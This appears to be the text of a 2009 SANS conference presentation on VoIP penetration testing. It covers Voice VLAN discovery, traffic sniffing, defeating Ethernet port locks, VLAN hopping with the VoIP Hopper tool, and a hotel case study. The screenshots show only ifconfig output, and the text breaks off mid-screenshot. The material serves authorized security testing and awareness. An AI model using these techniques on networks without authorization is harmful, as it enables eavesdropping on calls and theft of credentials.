



VoIP Penetration Testing

Lessons learned, tools, techniques

Presented to: SANS
WhatWorks in Penetration Testing & Web Application
Attacks 2009

Jason Ostrom

Director, VIPER Lab

Agenda

- **Introduction**
 - About VIPER Lab
 - Key Definitions
- **Internal VoIP Assessment**
- **Remote VoIP Assessment**
- **Conclusion**



Sipera Systems

Introduction

➤ About VIPER Lab

- VIPER ~ Voice over IP Exploit Research
- Security research lab dedicated to finding new VoIP / UC attack vectors
- Automate existing attack paths to make them easier to run and understand, increasing awareness around VoIP Security
- Passionate about VoIP / UC Security
- Focused on using open source security assessment tools to find vulnerabilities in commercial products.
- We have invested in a production, enterprise network in VIPER
 - Security research complements penetration testing practice
 - Penetration testing results and discoveries fuels further research for us
 - Capability to re-create most implementations of a VoIP customer within our lab



Sipera Systems

Introduction

▪ Key Definitions

- VoIP: Voice over IP
- UC: Unified Communications - VoIP, Video, IM, Presence
- QoS: Quality of Service
 - Success of VoIP – no human distinguishable loss of call quality
 - Latency: Delay for packet delivery. Must be less than 150 ms one-way.
 - Jitter: Variations in delay
 - Packet loss: Too much traffic on network equals lost packets



Sipera Systems

Agenda

- **Introduction**
- **Internal VoIP Assessment**
 - Objectives
 - Methods, Tools, & Techniques
 - Case Study & Lessons Learned
- **Remote VoIP Assessment**
- **Conclusion**



Sipera Systems

Key Objectives – Internal

- **Understand VoIP Call requirements**
- **Understand VLAN Configuration, Network Design, and QoS requirements**
- **Gain access to physical voice port**
- **Gain access into Voice VLAN**
- **Determine degree of risk of internal attacks from same VLAN**
- **Determine degree of risk of internal attacks from other VLANs**



Sipera Systems

Understand Call Requirements

- **It's essential to understand VoIP Call Requirements before starting the testing**
- **You don't want to run security tests without understanding how VoIP fits into their business.**
- **Some pre-scoping questions**
 - What VoIP applications are being used on the network?
 - What are the VoIP call scenarios for users?
 - Are soft phones being used? What part of the network are users able to use their soft phones?
 - What are the HA requirements for VoIP calls?
 - What VoIP attacks are they most concerned in protecting against?



Sipera Systems

Understand VLAN & QoS Design

- **Why?**
 - We only want to be testing against VoIP infrastructure. We don't want to test against Data network.
 - It's important to understand the network design because VoIP is so tightly integrated into the network.
- **QoS is essential to VoIP network infrastructure design and implementation.**
- **Is VoIP running on a flat network, or segmented with distinct VLANS for QoS?**
- **We can use technical methods to determine this on our own, blindly.**



Sipera Systems

Understand VLAN & QoS Design

- The “Voice VLAN” is a special access port feature that allows IP Phones to easily configure themselves into a separate VLAN, for QoS
- Most current VoIP deployments use the Voice VLAN feature
- It’s considered a best practice of VoIP to implement QoS along with Voice VLANs, so we will only see the prevalence increasing.



Sipera Systems

The Voice VLAN Feature

- **Allows IP Phones to easily auto-configure**
- **Provides easy QoS**
- **Phones easily associate to a logically separate VLAN**
- **Saves on cabling costs**
- **Allows simultaneous access for a PC**



Sipera Systems

1st Method: Wireshark Sniffer

- **Plug testing laptop directly into the network / voice port**
 - Replace IP Phone by unplugging the IP Phone and plugging our laptop directly into the port previously used by the IP Phone.
- **We run the Wireshark Sniffer**
- **We observe traffic**
 - In CDP environment, we can dissect CDP packets to see if the Voice VLAN is implemented
 - We can sniff for LLDP-MED to see if we can learn the Voice VLAN ID
- **This will easily tell us if Voice VLANS are used with CDP or LLDP-MED**



Sipera Systems

2nd Method: Sniffing with a Hub



2nd Method: Sniffing with a Hub

- **We share a hub with our laptop and the voice port on the IP Phone**
 - Hub uplink port is directly connected to the network
 - The IP Phone and laptop share a connection on the hub
- **Requirements:**
 - Network Hub
 - Power supply for IP Phone
- **Reboot IP Phone, run Wireshark, and capture IP Phone registration**
- **We learn:**
 - How Voice VLAN is implemented (For example, DHCP is more difficult to catch)
 - IP addressing of IP Phone VLAN
 - Other provisioning protocols such as TFTP, FTP
 - Credentials, if they are sent cleartext



Sipera Systems

Physical Access to Voice Port


- **Scenario**
 - It's assumed that we are a trusted insider, like any internal VoIP user
 - A typical testing scenario is that the client provides us access to the cube of a regular user, and we can unplug the phone from the wall, plug in our laptop, and run the security testing
- **But do we really have physical access to Voice Port?**
- **There are strong physical security protection controls that can mitigate the risk of an attacker directly attaching their laptop to the “Voice Port”**



Sipera Systems

Typical VoIP Deployment

Typical Client VoIP Deployment Cube XXX



Physical Access Restricted

- **Ethernet locks: Physical security protection controls can prevent tampering of ethernet ports**
- www.panduit.com

The screenshot shows the homepage of the Panduit website. At the top, there is a navigation bar with links to Free Hotmail, Windows Marketplace, Windows Media, Windows, and Report a Security Vul... Below this is the Panduit logo and the company name "PANDUIT". A secondary navigation bar includes Home, Industries, Solutions, Products, Partners, Support, About Us, and Careers. On the left, there are two small images: one for the Finance Industry showing a hand holding a credit card, and another for Industrial Control Panel showing a close-up of a control panel. The main banner features the heading "How Do You Manage Risk?" and text about their datacenter solution. The background of the banner shows a blurred image of a server room.




Sipera Systems

Physical Access Restricted



Physical Security can be defeated

- Tool #1




Physical Security can be defeated

- Tool #2



Result



3rd Method: VLAN Hop Test

- **Objective: Test to see if the attacker's PC can gain access into the Voice VLAN. VLAN Hop enables:**
 - Eavesdropping, interception, and other MitM VoIP attacks
 - Bypass of firewalls, for Denial of Service
 - Access to corporate network resources when VLAN boundaries are extended to remote locations
- **After gaining physical access to voice port, test for VLAN Hop**
- **There should never be a good reason for a regular PC to have access to the IP Phone VLAN**



Sipera Systems

VLAN Hopping: This risk has existed as long as VLANs

- **Definition:** Gaining unauthorized access to a different VLAN – a PC can “hop” from default VLAN into a different VLAN that was not intended by the system designer.
- **VLAN Hop in VoIP Infrastructure is an enabler for IP Phones to be attacked directly, as well as enabling VoIP specific attacks.**
- **Credit: SANS VLAN Security Test Report (2000)**
 - <http://www.sans.org/resources/idfaq/vlan.php>
- **Credit: @Stake Security (Pollino, Schiffman): Secure Use of VLAN and VLAN Hop Research Paper (2002)**
 - http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf



Sipera Systems

Test for VLAN Hop with “VoIP Hopper”

■ What is VoIP Hopper?

- A free VLAN Hop test tool that can test the security of VoIP Infrastructure.
- “VoIP Hop” may mimic (automated) the device discovery protocol (CDP, DHCP, LLDP-MED) used in the VoIP infrastructure to discover Voice VLAN ID.
- Once VVID (Voice VLAN ID) is discovered, runs a regular “VLAN Hop”.

■ Conferences & Presentations

- ToorCon 2007, ShmooCon 2008, SANS Pentest Summit 2008, FBI Infragard, US Secret Service

■ New Features

- Nortel VLAN Discovery, DHCP Client, New CDP Spoof Mode

■ Website

- <http://voiphopper.sourceforge.net>
- Author: Jason Ostrom



Sipera Systems

VoIP Penetration Test Results

- **Going to share information on real attacks, real customer networks**
- **Customer interviews:** “Since the VoIP User is already on my internal network, and since I trust my internal users, I don’t have security concerns with my VoIP Network.”
- **“VLANS are all you need to secure VoIP”**
- **Understanding what the real risks are so that you can make a decision if it’s a risk you are willing to accept, or not.**



Sipera Systems


Case Study 1: Hotel Network

- **Scenario: An authorized penetration test from a client's hotel room that used IP Phones in each room.**
 - Each room had two IP Phones
 - Guest VLAN access was allowed from port 2 of phone to the Internet
- **Was told by the client that the hotel voice network was:**
 - Not connected to the corporate data network
 - It was not possible for a user in the hotel room to gain access to the internal, corporate data network




Sipera Systems


Enterprise VoIP Deployment



Enterprise VoIP Deployment



VoIP Hopper Live Demo



The screenshot shows a SecureCRT session titled "VoIP Hopper Test Attacker". The terminal window displays the output of the "ifconfig" command on a BT (Backtrack) Linux distribution. The output shows two network interfaces: "eth0" and "lo".

```
bt ~ #
bt ~ #
bt ~ # ifconfig
eth0      Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C
          inet addr:172.16.100.3 Bcast:172.16.100.255 Mask:255.255.255.0
                  UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:807 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:631 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:76729 (74.9 KiB) TX bytes:79828 (77.9 KiB)
                  Interrupt:18

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

bt ~ #
```

VoIP Hopper: Firewalled Voice Network

```
bt ~ #  
bt ~ #  
bt ~ # ifconfig  
eth0      Link encap:Ethernet HWaddr 00:1E:C9:05:DA:3C  
          inet addr:172.16.100.3 Bcast:172.16.100.255 Mask:255.255.255.0  
            UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:807 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:631 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:76729 (74.9 KiB) TX bytes:79828 (77.9 KiB)  
            Interrupt:18  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)  
  
bt ~ #
```

VoIP Hopper: Firewalled Voice Network

The screenshot shows a terminal window titled "VoIP Hopper Test Attacker - SecureCRT". The window has a blue header bar with standard menu options: File, Edit, View, Options, Transfer, Script, Tools, Help. Below the menu is a toolbar with various icons. The main window displays a command-line interface with green text on a black background. The output includes:

```
UP BROADCAST NOTRAILERS RUNNING MULTICAST MTU:1500 Metric:1
RX packets:807 errors:0 dropped:0 overruns:0 frame:0
TX packets:631 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
